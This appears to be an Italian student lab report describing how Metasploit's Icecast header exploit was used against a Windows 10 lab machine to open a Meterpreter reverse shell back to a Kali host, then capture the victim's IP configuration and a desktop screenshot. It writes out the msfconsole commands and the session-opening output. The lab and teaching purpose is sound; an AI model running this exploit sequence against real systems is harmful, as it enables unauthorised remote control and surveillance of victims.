Task 19/12/24: Hacking Windows

Traccia

Argomento:

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione.

Obiettivo dell'Esercizio:

Escalation di privilegi e backdoor:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Istruzioni:

Il programma da exploitare sarà Icecast già presente nella iso.

Task 19/12/24: Hacking Windows

Report

Introduzione:


L'obiettivo di questo esercizio era sfruttare una vulnerabilità del servizio Icecast in esecuzione su una macchina target Windows 10 utilizzando Metasploit. Lo scopo era ottenere una sessione Meterpreter, recuperare l'indirizzo IP della vittima e catturare uno screenshot del desktop della vittima.

Verifica della Connettività con il Target:

In questa fase si è verificata la connessione tra la macchina Kali (attaccante) e la macchina Windows (vittima). È stato utilizzato il comando ping per assicurarsi che la macchina target fosse raggiungibile.

Comandi utilizzati: ping 192.168.50.102

Risultato: La macchina target è **risultata raggiungibile**, confermando la connettività tra le due macchine.



Avvio del Framework Metasploit:

Dopo aver verificato la connettività, è stato avviato Metasploit.

Comandi utilizzati: msfconsole


Risultato: Metasploit è stato avviato correttamente ed era pronto per essere utilizzato.

Ricerca e Selezione dell'Exploit Icecast:

In questa fase, si è cercato e selezionato l'exploit per Icecast, un software vulnerabile in esecuzione sulla macchina target. È stato scelto il modulo exploit/windows/http/icecast_header.

Comandi utilizzati: search icecast e use exploit/windows/http/icecast_header

Risultato: L'exploit **exploit/windows/http/icecast_header** è stato selezionato con successo.




Configurazione dei Parametri dell'Exploit:

Sono stati configurati i parametri necessari per eseguire l'exploit, inclusi gli indirizzi IP della macchina target (RHOSTS) e della macchina attaccante (LHOST).

Comandi utilizzati: set RHOSTS 192.168.50.102

Risultato: I parametri sono stati **configurati correttamente** per permettere l'esecuzione dell'attacco.



Esecuzione dell'Exploit:

Una volta configurati i parametri, l'exploit è stato lanciato per sfruttare la vulnerabilità di Icecast e ottenere l'accesso alla macchina target.

Comandi utilizzati: exploit

Risultato: È stata **aperta con successo** una sessione **Meterpreter**, che ha garantito il controllo remoto della macchina target.

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49507) at 2024-12-19 08:29:53 -0500

meterpreter >
```

Interazione con la Sessione Meterpreter:

Dalla sessione Meterpreter, è stato utilizzato il comando ipconfig per ottenere l'indirizzo IP e la configurazione di rete della macchina target, inoltre è stato utilizzato il comando screenshot per catturare un'immagine del desktop della macchina target.

Comandi utilizzati: ipconfig e screenshot

Risultato: Sono stati visualizzati **l'indirizzo IP** e i dettagli di rete della vittima (**192.168.50.102**) e uno **screenshot** del desktop della vittima è stato **salvato localmente** sulla macchina Kali.